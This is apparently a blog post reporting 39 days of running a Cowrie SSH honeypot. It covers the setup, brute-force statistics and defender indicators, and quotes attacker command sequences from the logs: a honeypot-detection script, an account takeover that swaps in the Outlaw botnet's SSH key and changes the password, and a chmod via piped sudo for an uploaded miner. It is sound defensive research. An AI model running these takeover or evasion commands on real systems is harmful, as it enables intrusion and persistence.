Introduction
The first thing I realized when I started to learn about honeypots is that it is not as simple as it may seem. From the beginning I knew that security was crucial to make sure an attacker stays contained. My surprise came from the variety of options, choices and alternatives.
The goal here is to learn, so the first choice was easy for me. Since this was my first real experience, I chose to reduce the risks related to my lack of experience. That drove two decisions:
- Use a VPS rather than my home lab. If things go wrong, the VPS provider will likely shut down my server before I even notice it went wrong, and in this case that helps.
- Use well-known honeypot software rather than setting up a real VM or container. A real VM or container is more realistic, but a honeypot application is easier and more secure.
So the architecture was decided: a VPS, with Debian and Cowrie as an SSH honeypot. Cowrie parses each command, answers from its own implementation or from a fake filesystem, and records everything, including credentials, commands, TTY sessions and files.
That design is the safety net, and it is also the weakness. A shell written in Python is not bash, and as we will see, some of the bots knew exactly how to tell the difference.
The setup
Hardening the host first
Cowrie can run as it comes, but the host underneath is real, so I hardened it before installing anything:
- Three users: one for my remote SSH login, root, and
lab-usrto run the honeypot, without a login shell and with minimum permissions. - Real SSH moved to a high port, key-based authentication only, no root login and a few other restrictions.
- fail2ban on the real SSH port: 5 failures in 10 minutes means a 2-hour ban.
- nftables with a default-drop input policy. Cowrie runs as an unprivileged user, so it cannot bind port 22. It listens on 2222. A NAT rule redirects 22 to 2222 to make sure attackers find the door while keeping Cowrie unprivileged:
table ip nat {
    chain prerouting {
        type nat hook prerouting priority dstnat; policy accept;
        tcp dport 22 redirect to :2222
    }
}
Dropped packets are logged to their own file with rsyslog and kept under control with logrotate, and journald has a size cap. A honeypot attracts a lot of noise; filling the disk would be the most boring way to lose the box.
The default Debian install comes with few services and there is not much more to remove or reconfigure. There is not even sudo. So after installing the latest patches we are done.
Making Cowrie less obviously Cowrie
Out of the box, Cowrie presents a default hostname and a generic system that anyone who has seen a few Cowrie instances recognizes. So the second step was to make it answer common commands with real information taken from the host. I ran uname -a and ssh -V on the VPS and copied the values into cowrie.cfg:
[honeypot]
hostname = ubuntu-4gb-hel3-2
contents_path = /opt/cowrie/honeyfs
txtcmds_path = /opt/cowrie/txtcmds
auth_class = UserDB

[shell]
kernel_version = 6.12.107+deb13-cloud-amd64
kernel_build_string = #1 SMP PREEMPT_DYNAMIC Debian 6.12.107-1 (2026-08-29) x86_64 GNU/Linux
hardware_platform = x86_64
operating_system = GNU/Linux
ssh_version = OpenSSH_10.0p2 Debian-7+deb13u4, OpenSSL 3.5.7 9 Jun 2026
Then I built the fake filesystem content (honeyfs). I copied real files from the VPS (/etc/passwd, group, shadow, hostname, issue, motd, os-release, and the dotfiles of each home directory) and replaced anything specific to the server. Users and UIDs in passwd match the owners of the home directories, and shadow contains real yescrypt hashes of the honeypot passwords (mkpasswd -m yescrypt). It is cosmetic, but it is consistent.
One detail that cost me some time: a file in honeyfs is only shown if the path also exists in Cowrie’s filesystem index, fs.pickle. Each directory and each file has to be created there too, with fsctl:
fs.pickle:/home$ ls -l admin
-rwxr-xr-x 1 1000 1000 4096 2026-09-23 20:04 .bash_logout
-rwxr-xr-x 1 1000 1000 4096 2026-09-23 20:03 .bashrc
-rwxr-xr-x 1 1000 1000 4096 2026-09-23 20:03 .profile
With that, a visitor who logs in gets an answer like this, which matches the real kernel of the VPS:
$ uname -a
Linux ubuntu-4gb-hel3-2 6.12.107+deb13-cloud-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12.107-1 (2026-08-29) x86_64 GNU/Linux
The bait
I launched the honeypot with six users with simple passwords taken from the rockyou dictionary, assuming they would be easy to break.
root:x:rootbeer2
admin:x:soloadmin
service:x:ciocolatax
deploy:x:chinesa78
backup:x:backup2022
john:x:changeme
Apparently it was not simple enough. By the tenth day, after 112,604 login attempts, I had zero successful logins.
So I looked at the failed logins, picked one of the passwords that kept appearing, and set it for admin: Admin@123. I restarted Cowrie and it did not take long, 31 minutes:
2026-10-03T12:13:27.461382Z [cowrie.core.config#info] Reading configuration from ['etc/cowrie.cfg']
2026-10-03T12:13:27.636459Z [cowrie.plugin#info] Cowrie Version 3.0.15
...
2026-10-03T12:44:40.183897Z [ssh,de8c13e21479,92.118.39.49] login attempt [admin/Admin@123] succeeded
I let it run for another 29 days, 39 days in total.
That was the first lesson. The bots are not running rockyou; my guess is that they run short, curated lists of what works on real servers. A password that is “weak” in a dictionary sense is not necessarily one they try. It is possible that they rotate passwords to avoid account lockouts, but I think it is more likely that they use user:password combinations that have given them good results.
Spoiler: after all this time, only the admin user had successful logins.
The numbers

Some statistics from the logs after 39 days:
| metric | value |
|---|---|
| login attempts | 865,818 |
| successful logins | 3,232 |
| distinct usernames tried | 10,965 |
| distinct passwords tried | 130,665 |
| top usernames | attempts | top passwords | attempts | |
|---|---|---|---|---|
| root | 117,178 | 123456 | 2,188 | |
| admin | 6,454 | password | 773 | |
| user | 1,655 | 123 | 731 | |
| ubuntu | 1,173 | 123456789 | 638 | |
| test | 372 | qwerty | 614 | |
| ubnt | 316 | 1234 | 454 | |
| debian | 304 | 111111 | 371 | |
| ftpuser | 289 | 12345678 | 362 | |
| postgres | 281 | 1 | 298 | |
| support | 246 | 12345 | 286 |
Sessions and source IPs, for the 29 days with Admin@123:
| metric | value |
|---|---|
| sessions | 730,860 |
| unique source IPs | 7,174 |
| interactive sessions (at least one command) | 94 |
| unique IPs with an interactive session | 55 |
| distinct command sequences | 7 |
Some things stand out:
rootis the target. 13.5% of all attempts went toroot, more than ten times the next nine usernames combined (11,090).- The passwords are short and boring; the long tail is huge. 130,665 distinct passwords, but the top ten are the same list you would write from memory.
- Volume is concentrated. The top 20 IPs (0.28% of the sources) produced 421,069 sessions, 57.6% of the total. The first one alone opened 91,359 sessions, roughly one every 30 seconds for a month.
- Getting in is not the goal of most bots. Of 3,232 successful logins, only 94 sent at least one command. The other 97% authenticated and left. My reading is that there are two profiles:
- Credential checkers that collect valid logins for someone else to use later.
- Bots that check the SSH reply and identify the honeypot.
- 94 sessions, 7 command sequences. Every interactive session used
admin:Admin@123and belongs to one of only seven distinct command sequences. Nobody typed anything by hand.
What they did
I grouped the interactive sessions by their exact command sequence. Here are the seven groups.
Groups 1, 2 and 4: one command and goodbye (79 sessions)
The three largest groups ran a single uname and disconnected:
| group | sessions | command | sources |
|---|---|---|---|
| 1 | 42 | uname -s -v -n -r -m | 37 IPs from 2 /24 networks |
| 2 | 29 | /bin/./uname -s -v -n -m | 2 IPs |
| 4 | 8 | uname -a | 6 IPs |
Group 1 is the same command sequence from 37 IPs in two /24 networks, all sharing the same pair of HASSH fingerprints: very likely one tool running from many hosts. They do not stop once they get in. One of these IPs failed 801 times, logged in, ran uname, failed 1,190 more times, logged in again, and repeated the cycle once more. It looks like a bot walking its whole list on every pass, with no memory of what already worked. |
Group 2 calls /bin/./uname. The /./ does not change anything for the kernel; it is the same file.
My guess is that including /./ in the path is a way to test the command-line interpreter. If it fails, the bot knows it is in a honeypot or a fake bash session.
All these sessions are looking for the architecture and kernel of their victim. That allows them to choose a payload, and also to decide whether the target meets their requirements.
Group 3: the honeypot detector (12 sessions)
This is the most interesting script, and it is where my “realistic” Cowrie failed. It arrives as one block, collects system information and, in a section literally named SHELL_BEHAVIOR, tests how the shell reacts to errors. The block appears to be sent by the attacker as a single command line; I have changed the formatting to make it a bit more readable.
Show/Hide the code
export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:$PATH
uname=$(uname -s -v -n -m 2>/dev/null ||
/bin/uname -s -v -n -m 2>/dev/null ||
/usr/bin/uname -s -v -n -m 2>/dev/null ||
busybox uname -s -v -n -m 2>/dev/null ||
( [ -f /proc/version ] && head -1 /proc/version |
cut -d' ' -f1 ) ||
( [ -f /etc/os-release ] && grep '^ID=' /etc/os-release |
cut -d= -f2 | tr -d '"' ) || echo "")
arch=$(uname -m 2>/dev/null || /bin/uname -m 2>/dev/null ||
/usr/bin/uname -m 2>/dev/null || busybox uname -m 2>/dev/null ||
( [ -f /proc/cpuinfo ] && grep -q "lm" /proc/cpuinfo && echo x86_64 ) ||
( [ -f /proc/cpuinfo ] && grep -q "CPU architecture: 8" /proc/cpuinfo &&
echo aarch64 ) ||
( [ -f /proc/cpuinfo ] && grep -q "CPU architecture: 7" /proc/cpuinfo &&
echo armv7l ) || echo "") uptime=$(cat /proc/uptime 2>/dev/null ||
busybox cat /proc/uptime 2>/dev/null)
cpus=$(nproc 2>/dev/null ||
/usr/bin/nproc 2>/dev/null ||
busybox nproc 2>/dev/null ||
grep -c "^processor" /proc/cpuinfo 2>/dev/null)
cpu_model=$( { lscpu 2>/dev/null |
	awk -F: '/Model name/ {print $2}';
	grep -m1 -E "^model name" /proc/cpuinfo 2>/dev/null |
	cut -d: -f2-;
	grep -m1 -E "^Hardware" /proc/cpuinfo 2>/dev/null |
	cut -d: -f2-;
	cat /proc/device-tree/model 2>/dev/null;
} |
sed '/^$/d; /unknown/d; s/^[[:space:]]*//; s/[[:space:]]*$//; s/ AArch64 Processor$//; s/ Processor$//; s/ CPU$//' |
head -1 )
gpu_info=$( (lspci 2>/dev/null | grep -i vga;
lspci 2>/dev/null | grep -i nvidia;
busybox lspci 2>/dev/null | grep -i vga;
busybox lspci 2>/dev/null | grep -i nvidia) 2>/dev/null )
last_output=$(last 2>/dev/null)
filter_output=$( ( export LANG=C LC_ALL=C;
echo '===SHELL_BEHAVIOR===';
printf 'path_err=';
( ./xxxxxx 2>&1 || true ) | ( head -c 250 2>/dev/null ||
busybox head -c 250 2>/dev/null ||
dd bs=250 count=1 2>/dev/null ) | ( tr -d '\n' 2>/dev/null ||
busybox tr -d '\n' 2>/dev/null || cat );
printf '\n';
printf 'cmd_err=';
( xxxxxx 2>&1 || true ) |
( head -c 250 2>/dev/null || busybox head -c 250 2>/dev/null ||
dd bs=250 count=1 2>/dev/null ) |
( tr -d '\n' 2>/dev/null ||
busybox tr -d '\n' 2>/dev/null || cat );
printf '\n';
printf 'execute_err=';
out=$(bash -c 'printf "#!/bin/bash\necho \"xxxxxx\"\n" > filter &&
chmod +x filter && ./filter && rm -rf filter' 2>&1);
case "$out" in *xxxxxx*) ;;
	*) out=$(/bin/bash -c 'printf "#!/bin/bash\necho \"xxxxxx\"\n" > filter &&
	chmod +x filter && ./filter && rm -rf filter' 2>&1);
	case "$out" in *xxxxxx*) ;;
		*) out=$(/usr/bin/bash -c 'printf "#!/bin/bash\necho \"xxxxxx\"\n" > filter &&
		chmod +x filter && ./filter && rm -rf filter' 2>&1);
		case "$out" in *xxxxxx*) ;;
			*) out=$(busybox sh -c 'printf "#!/bin/sh\necho \"xxxxxx\"\n" > filter &&
			chmod +x filter && ./filter && rm -rf filter' 2>&1 ||
			sh -c 'printf "#!/bin/sh\necho \"xxxxxx\"\n" > filter &&
			chmod +x filter &&
			./filter && rm -rf filter' 2>&1);
		esac;
	esac;
esac;
printf '%s' "$out" | ( head -c 250 2>/dev/null ||
busybox head -c 250 2>/dev/null ||
dd bs=250 count=1 2>/dev/null ) | ( tr -d '\n' 2>/dev/null ||
busybox tr -d '\n' 2>/dev/null || cat );
printf '\n';
echo '===DONE===' ) 2>&1 )
On a real Linux box, path_err contains No such file or directory, cmd_err contains command not found, and execute_err contains xxxxxx. Because Cowrie emulates the shell, it does not know how to deal with this, and this is what my honeypot answered:
awk: invalid option -- ':'
Try 'awk --help' for more information.
-bash: /usr/bin/sed: cannot execute binary file: Exec format error
head: invalid option -- '1'
xxxxxx
xxxxxx
-bash: syntax error near unexpected token `"$out"'
UNAME:Linux ubuntu-4gb-hel3-2 #1 SMP PREEMPT_DYNAMIC Debian 6.12.107-1 (2026-08-29) x86_64 GNU/Linux x86_64
ARCH:x86_64
UPTIME:
CPUS:2
CPU_MODEL:
GPU:
FILTER:===SHELL_BEHAVIOR===
path_err=
cmd_err=
execute_err=
===DONE===
The output tells the attacker that the shell is fake:
awk -F:andhead -1fail: Cowrie’s implementations of these commands do not support those options.sedexists in the fake filesystem, but Cowrie has no implementation, so it answersExec format error. A real x86_64 box never says that about its ownsed.UPTIMEis empty:cat /proc/uptimereturned nothing.CPU_MODELis empty because its pipeline goes throughawk -F:andsed, which both fail.path_errandcmd_errare empty. The errors that should be there are not.- Part of the command creates a file called
filterand executes it. It did run:xxxxxxis printed twice, straight to the terminal. But Cowrie’s parser chokes on the nestedcaseinside$(...)(syntax error near unexpected token), so the output is never captured andexecute_errstays empty.
My kernel string was perfect, and it did not matter. The script never asks the system what it is; it asks the shell how it behaves.
The 12 sessions came from 8 IPs and none of them went any further. I assume it is intended to check whether it is worth downloading a real payload, and since the check fails, it does not continue. But one of the IPs returns, as we’ll see in the last group.
Groups 5 and 6: taking over the account (2 sessions)
Two sessions from different IPs, five days apart, ran an identical sequence. The only differences are the source IP, the HASSH fingerprint and the password they generate as the new admin password.
cd ~; chattr -ia .ssh; lockr -ia .ssh
cd ~ && rm -rf .ssh && mkdir .ssh && echo "ssh-rsa AAAAB3NzaC1yc2EAAAABJQAAAQEArDp4cun2lhr4KUhBGE7VvAcwdli2a8dbnrTOrbMz1+5O73fcBOx8NVbUT0bUanUV9tJ2/9p7+vD0EpZ3Tz/+0kX34uAx1RV/75GVOmNx+9EuWOnvNoaJe0QXxziIg9eLBHpgLMuakb5+BgTFB+rKJAw9u9FSTDengvS8hX1kNFS4Mjux0hJOK8rvcEmPecjdySYMb66nylAKGwCEE6WEQHmd1mUPgHwGQ0hWCwsQk13yCGPK5w6hYp5zYkFnvlC8hGmd4Ww+u97k6pfTGTUbJk14ujvcD9iUKQTTWYYjIIu5PmUux5bsZ0R4WFwdIe6+i6rBLAsPKgAySVKPRK+oRw== mdrfckr">>.ssh/authorized_keys && chmod -R go= ~/.ssh && cd ~
echo -e "Admin@123\nh7YtAsRcjPS2\nh7YtAsRcjPS2"|passwd|bash
cat /proc/cpuinfo | grep name | wc -l
free -m | grep Mem | awk '{print $2 ,$3, $4, $5, $6, $7}'
crontab -l
...
The order of operations tells the story:
- Remove the immutable flag from
.ssh(chattr -ia), in case another bot locked it.lockrdoes not exist on a standard system; I do not know what it refers to. - Delete any existing keys and install their own. Whoever was there before is out.
- Change the password to a 12-character string. The bot now owns the account, and the next bot that tries
Admin@123fails. - Only then does it start an inventory: CPU count, memory, crontab, disk.
The inventory commands expose the honeypot again:
$ cat /proc/cpuinfo | grep name | head -n 1 | awk '{print $4,$5,$6,$7,$8,$9;}'
Intel(R) Xeon(R) CPU E5-2680 v4 @;
$ lscpu | grep Model
Model:                 23
$ ls -lh $(which ls)
ls: cannot access /usr/bin/ls
/bin/ls: No such file or directory
$ top
E82: Cannot allocate any buffer, exiting...
$ w
 15:26:37 up 13 days,  3:13,  1 user,  load average: 0.00, 0.00, 0.00
The SSH key and the comment mdrfckr, in line two of the code, have been publicly associated for years with the Outlaw/Dota cryptomining botnet. You can find an article about it at https://securelist.com/outlaw-botnet/116444/
Group 7: the delivery (1 session)
On 31 October, 195.178.110.228 logged in. That same IP had already run the Group 3 detector against my honeypot on 20 and 23 October.
This time the session started with a different kind of test. Each check prints a random marker and asks the shell to compute something:
printf '\n%s|%s\n' 'check_001836c6aac8b3f41ce975ff22f82610_small_math' "$((25*149+25))"
printf '\n%s|%s\n' 'check_001836c6aac8b3f41ce975ff22f82610_small_pid' "$$"
set -- 'check_..._arg1' 'check_..._arg2'; printf ... "$#|$1|$2"
f_check_...() { printf ... "$1|$#"; }; f_check_... 'check_..._function_value'
Arithmetic expansion (the expected answer is 3750), the PID of the shell, positional parameters, and a shell function. Each test runs twice, wrapped in sh -c and directly, and then twice more with echo instead of printf. These are capabilities a real POSIX shell has and a shell emulator may not. Cowrie failed almost all of them:
admin@ubuntu-4gb-hel3-2:~$ echo 'check_dd09..._small_control|check_dd09...'
check_dd09..._small_control|check_dd09...
admin@ubuntu-4gb-hel3-2:~$ echo 'check_dd09..._small_math|'"$((754*31+35))"
-bash: 754*31+35: command not found
check_dd09..._small_math|
admin@ubuntu-4gb-hel3-2:~$ echo 'check_dd09..._small_pid|'"$$"
check_dd09..._small_pid|$$
admin@ubuntu-4gb-hel3-2:~$ set -- 'check_dd09..._arg1' 'check_dd09..._arg2'; echo 'check_dd09..._small_positional|'"$#|$1|$2"
COLUMNS=240
HOME=/home/admin
...
USER=admin
check_dd09..._small_positional|$#||
admin@ubuntu-4gb-hel3-2:~$ f_check_dd09...() { echo 'check_dd09..._small_function|'"$1|$#"; }; f_check_dd09... 'check_dd09..._function_value'
check_dd09..._small_function|check_dd09..._function_value|1
| check | real shell | Cowrie |
|---|---|---|
control (echo a marker) | marker | marker |
$((754*31+35)) | 23409 | 754*31+35: command not found |
$$ | a PID | literal $$ |
set -- + $#|$1|$2 | 2|arg1|arg2 | dumps the environment, then $#|| |
| shell function | value|1 | value|1 |
any check inside sh -c '...' | output | nothing at all, not even the control |
Cowrie reads $((...)) as a command substitution of a subshell, so it tries to run 754*31+35 as a command. set with arguments is treated as plain set, which prints the variables. And sh -c returns silently whatever you give it. Only the function test passed. The random marker in each line lets the script match answers to questions even if the output arrives mixed or partial.
Then came the file, uploaded through the SSH session itself (SFTP/SCP):
[UPLOAD] .16 sha256=a151d3f4f2422531f30a843ffb35479596c86722bb103bdf8591105687f9b125
$ echo 'Admin@123' | sudo -S sh -c 'chmod +x '\''/home/admin/.16'\''' || echo 'Admin@123' | sudo -S chmod +x '/home/admin/.16' || sh -c 'chmod +x '\''/home/admin/.16'\''' || chmod +x '/home/admin/.16'
$ chmod +x '/home/admin/.16'
chmod: cannot access '/home/admin/.16': No such file or directory
A hidden file with a meaningless name, made executable through a chain of fallbacks: first with sudo -S and the login password piped in, then without sudo. Cowrie kept a copy of the file but did not place it in the fake filesystem, so chmod could not find it. One more tell, and the session ended there.
The file was never executed, but I kept a copy. It is a malicious miner, and you can find more details about it on VirusTotal.
What the defender sees
One benefit of a honeypot is collecting indicators that are useful elsewhere. From this month, the ones I would look for on a real server:
- HASSH fingerprints of the attacking clients:
2ec37a7c…(Groups 3 and 7) and03a80b21…(Group 5). They identify the SSH library, not the actor: better for alerting or allowlisting than for blind blocking. - An
authorized_keyscontaining a key with the commentmdrfckr, or.sshdirectories where the immutable flag has been changed (chattr -ia .sshin the shell history). passwdreceiving its input from a pipe:echo -e "old\nnew\nnew" | passwd.sudo -Swith the password piped fromecho.- Executable dotfiles with short meaningless names in home directories (
/home/*/.16). - A login from an IP followed by a single
unameand an immediate disconnect: not an attack, but the inventory step before one. - Identified hashes can be used to detect intrusions. In this case, the miner’s hash:
a151d3f4….
And from the other side of the mirror, the tells my honeypot gave away, in order of how cheaply a bot can check them:
Exec format erroron standard binaries (sed,df)sh -creturns nothing;$((...)),$$andset --broken- Inconsistent hardware: Xeon CPU name vs
lscpumodel 23 lscannot find itself;topanswers with a vim error- Unsupported options (
awk -F:,head -1) - Empty
/proc/uptime - Missing error messages;
$(...)withcasefails to parse - Uploaded file not present in the filesystem
They are not all easy to fix, but when the fix is just creating a file, the effort may pay off.
Conclusion
Nobody attacking my honeypot was a person. This honeypot gives a direct view of how automation decides whether a box is worth the payload. The kernel version I copied so carefully, so that an attacker would get real output, was the least important thing. The attackers tested the shell to produce an error that could give them information. Realism is not in the banner; it is in the error messages.
The main value is collecting information for defenders, at least with this implementation. To study the activity and collect malware, a different implementation would be better: probably a real machine with a real shell, but that is a totally different implementation with important security risks. For now I’ll add a couple of accounts to my implementation and will leave it running a bit more to collect more data.
Do you think I missed something, or that I could do something else with this data? Let me know: the honeypot is running again to collect more logs.
:wq